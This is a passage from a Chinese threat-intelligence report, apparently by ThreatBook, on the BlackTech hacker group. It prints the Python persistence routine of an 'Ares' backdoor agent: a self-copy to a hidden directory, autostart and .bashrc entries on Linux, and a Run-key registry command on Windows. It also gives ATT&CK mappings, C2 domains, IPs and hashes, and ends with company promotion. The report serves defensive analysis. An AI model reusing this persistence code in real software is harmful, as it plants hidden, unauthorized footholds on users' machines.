    """ Installs the agent """
    if not getattr(sys, 'frozen', False):
        self.send_output('[!] Persistence only supported on compiled agents.')
        return
    if self.is_installed():
        self.send_output('[!] Agent seems to be already installed.')
        return
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.ares')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        shutil.copyfile(sys.executable, agent_path)
        os.system('chmod +x ' + agent_path)
        if os.path.exists(self.expand_path('~/.config/autostart/')):
            desktop_entry = '[Desktop Entry]\nVersion=1.0\nType=Application\nName=Ares\nExec=%s\n' % agent_path
            with open(self.expand_path('~/.config/autostart/ares.desktop'), 'w') as (f):
                f.write(desktop_entry)
        else:
            with open(self.expand_path('~/.bashrc'), 'a') as (f):
                f.write('\n(if [ $(ps aux|grep ' + os.path.basename(sys.executable) + '|wc -l) -lt 2 ]; then ' + agent_path + ';fi&)\n')
    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'ares')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        shutil.copyfile(sys.executable, agent_path)
        cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v ares /t REG_SZ /d "%s"' % agent_path
        subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent installed.')
```

（1）创建路径 ~/.ares；

（2）复制 agent 到路径之下；

（3）添加权限　chmod +x；

（4）添加自启动配置文件~/.config/autostart/ares.desktop　~/.bashrc（Linux）；

（5）windows 下添加注册表。

```
reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v ares /t REG_SZ /d "%s"' % agent_path
```

3.2.3 ATT&CK

技术 ID	技术实现
TA0003，T1547.001 Registry Run Keys / Startup Folder	Linux 平台下添加自启动配置文件 ~/.config/autostart/ares.desktop
TA0003，T1547.001 Registry Run Keys / Startup Folder	Windows 平台下添加注册表 reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v ares /t REG_SZ /d "%s"' % agent_path
TA003，T1546.004 .bash_profile and .bashrc	Linux 平台下添加自启动配置到~/.bashrc

四、总结

根据上述分析结果，微步在线情报局认为东亚黑客组织 BlackTech 是一个经验丰富、成熟度较高、威胁度较高的黑客组织。在近期的攻击活动中该组织使用了多数杀毒引擎较难查杀的 Bifrose 后门木马，这表明该组织的武器库在持续丰富和变化。由于该组织近期的攻击目标均为中国的金融、教育等行业的企业，建议相关行业的企业提高安全意识、注意防护。

附录 - IOC

C2

opensshd.com

workdaynews.com

hknet.tech

www.google.com.dns-report.com

osscach2023.hicloud.tw

cache8754.myssldomains.com

IP

103.40.112.228:443

103.56.114.134:443

185.245.43.40:8080

154.204.60.16:8080

172.104.108.248:80

SHA256

c75113a4fdd9086f611b20d153e8a882bc11c0256c92468ed39adf0c43972284

af8301a821cf428dd3d8d52e5f71548b43ba712de2f12a90d49d044ce2a3ba93

76bf5520c19d469ae7fdc723102d140a375bb32f64b0065470238e6c29ac2518

ae4ca804bcbc56b3de9c1a39e2f5a976e7fc009d1e8951e46a16c68f6c101114

170a891d11749d7c67a71a71a5384225a78f4240d46397531821ab3d5e409bdb

0a06d4dc8d5be03cc932b74758f0004aeaa6cdf14806635b9452b5c4db900184

d53b5d29ee3a91c98cc1fedb33d239062933f6cfdf8ef0525095d4bf38772e24

8a080335e3d5205cc49d4d64219ab1d086bc9fb17b06aac1ae77e197a92372ff

b6c5e651e648b1162aba3ccaf60f7e9c1285f240d9593bf988df6d4cd79982a2

91102b2d4d3d9754e1255efa5fba4505167d702f82bb99a76073c22e433936e6

a69a2b2a6f5a68c466880f4c634bad137cb9ae39c2c3e30c0bc44c2f07a01e8a

7446ea8c799845cd32deeb43cd121692fa5ab2ba33c2ac98b8eeb2ca67ba84ea

附录-微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

更多精彩内容，敬请关注“微步在线研究响应中心”微信公众号。

公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

产品&服务

X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

主机威胁检测与响应平台 (OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

欺骗防御平台(HFish)

HFish是社区型免费蜜罐，承载了全新的架构理念和实现方案，增加了企业在失陷感知和威胁情报领域的能力。产品侧重企业安全场景，从内网失陷检测、外网威胁感知、威胁情报生产三个方面出发，为用户提供更高的可用性与可拓展性。基于企业环境特殊性，为了便于快速部署和敏捷管理，HFish提供一键部署、跨平台支持、极低的性能要求、企业微信/钉钉/飞书等多项功能，降低运维成本，提升运营效率。

北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区苏州街49-3号3层